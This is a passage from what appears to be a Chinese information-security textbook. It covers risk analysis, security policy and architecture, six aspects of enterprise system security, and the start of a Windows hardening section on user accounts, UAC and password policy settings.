面的均衡。因此，系统安全是全局的综合考虑，要熟悉各模块之间的关系。在寻找该平衡点的过程中，先要看要保护的数据的价值，以及所运行的环境的开放程度。如果运行环境比较封闭，可以少用加密技术，成本会相应降低，这些属于安全风险的分析。要寻找这一平衡点，要从以下 3 个方面进行综合考虑。

① 风险分析。需要在计划阶段就进行，而不是等发生事故之后再进行。分析要保护的数据的资产，处于什么样的环境，会面临什么样的攻击。有一些数据不用保密，只需确认其真实性、完整性。先找到数据的资产及相关的威胁，再确定其安全策略，安全机制才能运行。

② 安全策略。基于风险分析，要满足安全对象和相应的商业、操作需求及监管需求。

③ 安全架构。包括网络安全、系统安全和应用程序安全。网络安全和系统安全主要是指在分析设计时采用防火墙、网络分层等方式，应用程序安全是在应用程序编程设计上的安全问题，不可将网页服务器当成安全防范的边界和终点。

在设计特定企业的安全信息系统的时候需要考虑行业的特殊性，一般可以从以下 6 个方面来考虑企业信息系统安全。

① 物理安全。行为监测和物理访问控制。

② 网络安全。防火墙、VPN、周边网络架构。

③ 主机安全。权限监控、入侵检测、反病毒软件。

④ 数据安全。加密、数字签名、身份验证。

⑤ 独立评估。定期进行系统安全测试。

⑥ 安全应急机制。内部沟通与外部通信。

考虑以上几个方面后，就需要进行整体的安全分析设计过程，一般的安全分析设计的过程是：先进行基于风险的评估，分析以后再根据综合环境进行管理，决定安全策略，再设计安全系统（包括网络安全和系统安全、应用逻辑安全）。最初的设计过程结束后，还要进行安全测试及定期检测。通过各项技术一层一层地实现系统安全框架，把管理做到可控。

7.3　信息系统安全产品的配置与使用

7.3.1　Windows 系统安全配置

7.3.1.1　用户管理配置

1．账号管理

进入“控制面板→用户账户和家庭安全→用户账户”，打开如图 7-12 所示的“Windows

账户管理”窗口。




图 7-12 Windows 账户管理

① 根据系统的要求，设定不同的用户账户和密码，如管理员用户，数据库用户，审计用户，来宾用户等；删除或锁定与设备运行、维护等与工作无关的账号。

② 更改用户账户控制设置，预防有害程序对计算机进行更改，如图 7-13 所示。

2．账户策略

账户策略中包括密码策略和账户锁定策略两种安全设置。密码策略为密码复杂程度和密码规则的修改提供了一种标准的手段，以便满足高安全性环境中对密码的要求。账户锁定策略可以跟踪失败的登录，并且在必要时可以锁定相应账户。

进入“控制面板→系统和安全→管理工具→本地安全策略”，打开本地安全策略窗口，如图 7-14 所示。




图 7-13　Windows 用户账户控制设置




图 7-14　Windows 本地安全策略

（1）密码策略

密码策略包含 6 种与密码特征相关的设置，分别是“密码必须符合复杂性要求”、“密码长度最小值”、“密码最长使用期限”、“密码最短使用期限”、“强制密码历史” 和 “用可还原的加密来储存密码”。

进入 “控制面板→系统和安全→管理工具→本地安全策略→账户策略→密码策略”，如图 7-15 所示。通过双击具体策略进行设置。

